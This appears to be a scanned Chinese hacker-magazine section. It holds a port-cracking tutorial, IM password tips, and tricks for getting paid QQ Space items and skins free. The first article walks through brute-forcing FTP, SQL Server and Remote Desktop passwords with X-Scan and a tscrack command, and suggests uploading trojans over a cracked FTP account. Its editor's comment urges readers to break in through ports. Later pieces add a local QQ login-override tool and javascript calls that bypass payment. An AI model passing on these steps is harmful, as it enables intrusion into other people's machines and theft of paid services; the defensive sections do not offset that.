另外程序还可以按照邮政编码、长途区号、普通电话和移动电话等来配置字典文件，也可以按照常用数字、常用英文、罕见组合等选项进行配置，另外还可以在“自定义组合”中填写自己认为的其他密码组合。最后在“其他设置”窗口中设置字典文件的复杂程度，以及文件的保存路径，点击“生成字典”按钮就会生成配置完成的字典文件了。最后要提醒大家一点，好的字典文件在于“精”，而不在于“大”，所以用户在配置过程中，一定要根据破解的相关信息来设置相应的选项，不然词条过多的字典文件不但影响字典生成的时间，还会在破解过程中浪费大量的时间和精力。

2.端口破解过程

其实好多端口扫描器就带有相关的破解功能，比如国内有名的X-Scan、流光、X-way，以及Windows主动攻击探测机等，这里我们就用安全焦点的X-Scan来进行演示操作。虽然X-Scan已经推出了最新的V3.3版，但是我仍然需要使用V2.3这个老版本。

运行X-Scan-v2.3后，首先点击工具栏中的“扫描模块”按钮，在弹出的窗口选择需要进行破解的服务，这里包括了好多常见的网络服务使用的扫描模块。比如我们选择FTP弱口令和SQL Server弱口令等，接着点击确定按钮退出设置窗口，如图2。再点击工具栏中的“扫描参数”按钮，在弹出的窗口进一步的进行设置操作。首先点击“检测范围”，在“指定IP范围”下设置需要扫描的IP地址。另外选中“无条件扫描”选项，这样可以在对方主机不响应的情况下继续进行扫描，如图3。




图2 扫描模块设置

接着在“端口相关设置”选项中设置服务需要的端口，其实在“预设知名服务端口”已经预设了一些常见的服务使用的端口值，例如SQL Server的1433端口、FTP的21端口等。当然我们可以在“待检测端口”列表中输入更多需要扫描的端口，比如Radmin使用的4489端口，以及远程桌面使用的3389端口等。“在





图3 扫描参数设置

字典文件设置”选项中设置端口破解需要的用户名以及密码字典文件，程序正是通过这些文件进行弱口令的破解的。如果用户想更改某个服务的用户名以及密码字典文件的话，只需在默认的文件列表中双击然后选择其他的文件即可。


设置完成后点击工具栏中的“开始扫描”按钮，这样就可以对目标IP地址的端口进行扫描破解。当扫描完成后X-Scan会自动的弹出检测报告，如图4。从图中我们可以看到，该IP地址开放了FTP服务，并且成功的破解出了其账号密码。这样我们就可以通过FTP工具上传木马程序来进行挂马等操作。除了X-Scan外，大家也可以试一试其它的扫描破解软件，感受其它扫描破解软件的优点。


图4 检测报告

3.其它端口破解

前面提到的这些端口破解软件，只能对常见的端口进行破解。因此一些特别的端口就需要使用特别的工具进行破解，比如Windows系统的终端服务、以及Radmin服务端等。这里我们就来简单的介绍一下终端服务端口的破解程序，TScrack.Exe就是这样一个针对终端服务的密码破解程序。


打开系统的命令提示符窗口，首先输入软件名称来查看其使用方法，如图5。接着输入如下的命令：**tscrack IP地址 -l administartor -w pass.Dic**。这段命令的意思是，运行程序来破解用户名为administrator的远程终端服务，破解使用的字典文件为PASS.DIC。程序可以指定多种参数进行配置，使用起来还是非常灵活的。


图5 tscrack的使用方法

三、端口破解防范

首先将自己的操作系统更新到最新的版本，比如Windows XP SP2或者Windows Vista等，这样就可以避免Windows 2000中IPC连接这样的漏洞。再对自己的电脑系统进行安全检测，对发现的系统漏洞尽快的进行修补。

其次Windows系统默认为用户提供了很多的服务，比如远程桌面就是其中的一个。其实这些服务中有相当一部分，对于我们个人用户来说不但没有作用，而且安全方面也存在很大的隐患。接下来打开系统服务管理器，比如共享服务对应的名称是“Server”，将其由原来的“自动”更改为“已禁用”。然后在“我的电脑”上点击右键选择“属性”，接着在弹出窗口选择“远程”选项卡，然后将“远程桌面”下的“允许用户远程连接到此计算机”前面的钩去掉即可，如图6。


图6 取消远程连接

再通过右键选择“我的电脑”中的“管理”命令，找到“本地用户和组”下的“用户”项目，即可在右边窗口对当前系统的所有用户进行查看。首先在右侧窗口通过右键中的“新用户”来创建一个新的用户名，接着将这个新的用户名提升为管理员权限。然后再在Administrator账户上点击鼠标右键选择“属性”命令，然后在弹出的属性窗口中选中“账户已停用”选项即可。这样就可以将这个系统默认账户进行禁止使用，从而防范黑客对其进行的破解操作。

四、总结

到此为止，关于端口破解的内容就为大家介绍到这。其实所谓的端口破解可以理解为，对端口对应的网络服务进行破解，这样我们可以利用远程系统打开的端口服务，对系统入侵进行进一步的操作准备。在后面的系列文章中我们将继续围绕端口，为各位进行最基本的入侵常规操作，以让各位进一步的打好黑客基础知识。

编辑点评：

端口破解可是小黑的基础课程，时代在变，端口号不变。针对端口的攻击方式还有很多，当你在入侵受阻的时候，别忘了多从端口上突破哦。

首语：

最近TX不知道出了什么问题，密码更改页面出错，打不开。QQ不能更改密码了。现在好了，这期间再也没听到谁的QQ号被盗了。最多就是登上去会莫名其妙的多几个或者少几个好友。或者莫名其妙的被好友骂。知道自己的密码被盗了不知道要怎么办，一个个跟好友说我的号被盗了我留的言你别信，郁闷……

教你几招 保护好自己的IM密码

文 SDS

从本文您可以学到：

了解保护IM密码的技巧

俗话说的好，没啥也别没钱，丢啥也别丢密码，随着计算机网络的发展，IM即时通讯软件也是每个人必备的交流工具，聊天密码的安全自然成为了一个焦点，下面的几招教你如何保护好自己的聊天密码。

一、时刻警惕“善意的谎言”

网络是把双刃剑，同理网页也是一把双刃剑，我们可以通过网页浏览信息，同理也可以被恶意攻击者利用来获取网民的敏感信息，网络钓鱼就是其中一个很好的例子，面对这样的欺骗我们需要做好如下几项：

玩QQ的时候大家应该注意到，腾讯公司举办活动的地址一般是**http://xxx.qq.com/xxx**，对照这个格式，与之不同的网址我们就应该提高警惕！

另外很多网站还会利用大家的疏忽，搞出一些类似腾讯公司的网站，比如http://im.qq.com.chat.com，我们仔细看一下，其实这只是chat.com的一个子域名而已！

在网络上我们经常看到很多以腾讯公司举办XX活动，欢迎大家参加之类的信息，对于这些消息，我们一定要到http://www.qq.com去看一下腾讯网站是否有这样的信息，才可以防止被欺骗。

二、一眼识别爱机中马了

从2005Beta3腾讯采用了软键盘输入密码，而现在则使用nprotect键盘加密技术，时下网上出现的盗QQ的木马，要想通过键盘记录获取QQ账号和密码，首先要解除这种加密技术，原理基本上都是通过删除QQ默认安装目录下的npkcrypt.sys、npkcrypt.vxd、npkcntc.dll三个文件，而未删除这三个文件的时候在密码框旁边有一个小锁，如图1所示！删除后如图2所示！通过对比，只要发现小锁上面“挂彩”了，就能知道我们的爱机中了盗号木马，然后升级病毒库查杀木马后，再重新安装QQ就可以了！




图1 正常的登录窗口

知道了原理，做起防护来自然简单！输入如下代码保存为fanghu.bat。




图2 中木马后的登录窗口

```
cacls.exe x:\qq安装目录\npkcrypt.sys /e /t /g everyone:N
cacls.exe x:\qq安装目录\npkcrypt.vxd /e /t /g everyone:N
cacls.exe x:\qq安装目录\npkcntc.dll /e /t /g everyone:N
```

这样即便中马，因为没有权限也无法删除这三个文件，从而保护自己的账号密码不被盗窃！

三、密码忘了丢了我不怕不怕了

为了登录即时通讯软件的时候方便，很多IM软件都设置了自动登录，但是长时间利用自动登录，我们很有可能会忘记原来的密码，对于MSN的用户来说，大家可以使用**Mess pass**，该软件不仅支持MSN messenger而且还支持破解Google Takl等IM软件的密码。

如果我们的QQ密码丢失了，大家首先想到的是密码保护，但是万一没有密码保护，我们需要通过申诉来找回密码，但是想申诉必须知道我们以前使用过什么密码，被盗前使用的密码，另外还要知道以前QQ号码上几个好友的账号，最后，还要知道最后一次上线的时间地点及密码是如何丢失的。

如果你的QQ好友在现实中没有什么联系，你根本无法获取好友的号码，那么我们可以进行如下操作。

我们首先运行QQ登录修改专家，如图3所示，然后单击“浏览”，选择QQ的安装目录，这时候“QQ登录号码”栏里会出现本机登录过的QQ，如果没有我们可以单击“添加”，然后断开网络，在QQ登录号码中，选择你丢失密码的那个号码，单击“修改”，这时候我们打开QQ就可以使用密码000000登录了，登录后就可以查看好友的号码了！




图3 QQ登录修改专家的界面

有了上面的准备，我们就可以到http://service.qq.com/psw/mo.shtml?psw_ss.htm去提交信息进行申诉了！

编辑点评：

作者给我们提供了一个不错的防止木马盗号的方法，就是给相关文件设置权限，这在一定程度上能够抵挡一部分木马，但朋友们也不要掉以轻心哦。有些技术还是可以绕过这些限制的，比如模块插入。

QQ空间刷新花

文——L

从本文您可以学到：

1、QQ空间刷带有7个人参果娃娃的花的方法

2、利用代码免费刷空间资源

相信大家都看了《黑手》的刷5级花的文章了，其实这个5级花的代码早就公布出来了，可能菜菜们没留意的缘故。在这期我带给大家的是带有7个人参果娃娃的花，如图1，漂亮不?喜欢的就赶快狂刷吧：**javascript:window.top.space_addItem(7,20981,0,0,0,1,0);**

虽然只有一种，但是好过没有。另外一直留意《黑手》的朋友早发现，以前在“QQ装扮空间”里面能够搜索到免费物品已经没用了，那怎么办呢?空间发展到4.0，每件免费物品都需要用代码刷的了，公布一些比较漂亮的……希望你喜欢！

先讲一下QQ空间代码使用方法：

1.进入你的QQ空间.

2.把以下代码放入地址栏(就是把你的空间网址换成某一个代码)，回车。

3.看到效果后，点“自定义”，随便拖动一下空间里的模块，然后保存就OK了。(要是不拖动它就提示无法修改)

①免费导航代码：


竖着的免费导航：javascript:window.top.space_addItem(13,1,100,80,0,0,94);
清甜爽口：javascript:window.top.space_addItem(13,4384,0,0,150,700,0);
流金岁月：javascript:window.top.space_addItem(13,5330,0,0,150,700,0);
摘星：javascript:window.top.space_addItem(13,5145,0,0,150,700,0);
深海奥妙：javascript:window.top.space_addItem(13,5003,0,0,150,700,0);
绿色花藤：javascript:window.top.space_addItem(13,9114,789,-19,200,600,0);(如图2)

②免费播放器代码：

blue：javascript:window.top.space_addItem(6,676,0,0,200,200,0);
茶色：javascript:window.top.space_addItem(6,702,0,0,200,200,0);
水晶年代：javascript:window.top.space_addItem(6,703,0,0,200,200,0);

③免费开场动画代码：

足球世界杯：javascript:window.top.space_addItem(14,5242,0,0,0,0,0);
欢迎来我家：javascript:window.top.space_addItem(14,4386,0,0,1,1,0);
幽夜幕：javascript:window.top.space_addItem(14,5002,0,0,1,1,0);
与你分享：javascript:window.top.space_addItem(14,4387,0,0,1,1,0);


图1 7个人参果娃娃的花

月光马：javascript:window.top.space_addItem(14,5077,0,0,1,1,0);
分享：javascript:window.top.space_addItem(14,5329,0,0,1,1,0);
冲吧跟斗云：javascript:window.top.space_addItem(14,4333,0,0,1,1,0);
(如图3)

④免费装饰挂件代码

```
javascript:window.top.space_addItem(2,5875,0,0,1,1,0);
javascript:window.top.space_addItem(2,5876,0,0,1,1,0);
javascript:window.top.space_addItem(2,5877,0,0,1,1,0);
javascript:window.top.space_addItem(2,5878,0,0,1,1,0);
javascript:window.top.space_addItem(2,5879,0,0,1,1,0);
javascript:window.top.space_addItem(2,5880,0,0,1,1,0);
javascript:window.top.space_addItem(2,5881,0,0,1,1,0);
```

⑤免费皮肤

海边的海鸥：javascript:window.top.space_addItem(1,12736,0,80,0,0,123);
纯黑皮肤 javascript:window.top.space_addItem(1,12736,0,80,0,0,93);



图2 绿色花藤


图3 冲吧跟斗云

QQ三国蓝 javascript:window.top.space_addItem(1,15166,0,80,0,0,94);

⑥免费鼠标

javascript:window.top.space_addItem(4,5837,0,0,0,0,0);

结束语：

一次公布了那么多要赶快狂刷咯！我可是每个代码都测试过了，刷不了可不要怪我，可能代码又要收费了！

编辑点评：

这次又公布了这么多代码，大家要赶快刷啊，即使这些代码不能刷了，免费的午餐总是有的，多到我们的论坛转转，会有不少发现的。

图 小坏坏


简简单单教你盗链空间QCC

从本文您可以学到：

简单的盗链空间QCC

最近在装扮QQ空间的时候看到一些QCC很不错（废话，都是人家精心制作的），但是都要RMB的，如图1，如果能把这些作品的真实地址找出来，那就可以免费使用了。

今天我就教大家盗链空间QCC，首先打开空间，装扮空间，找到你想要的QCC皮肤，然后预览作品，会出现地址，如http://flash.qq.com/qcc.htm?url=http%3A//cp.paipai.com/qcc_preview/qcc_preview.html%3Fid%3D1013196%26type%3D1，大家只要找到Fid%3D后面的数字就行了，这里就是1013196。然后，我们只要返回空间，在自定义里新建FLASH模块，在FLASH动画地址里输入http://cp.qzone.qq.com/flash/那几个数字.swf，在.swf前加上刚才那个数字就行了，最后的地址是http://cp.qzone.qq.com/flash/1013196.swf,然后自己选好保存的位置，漂亮的空间就随手可得了。


图1

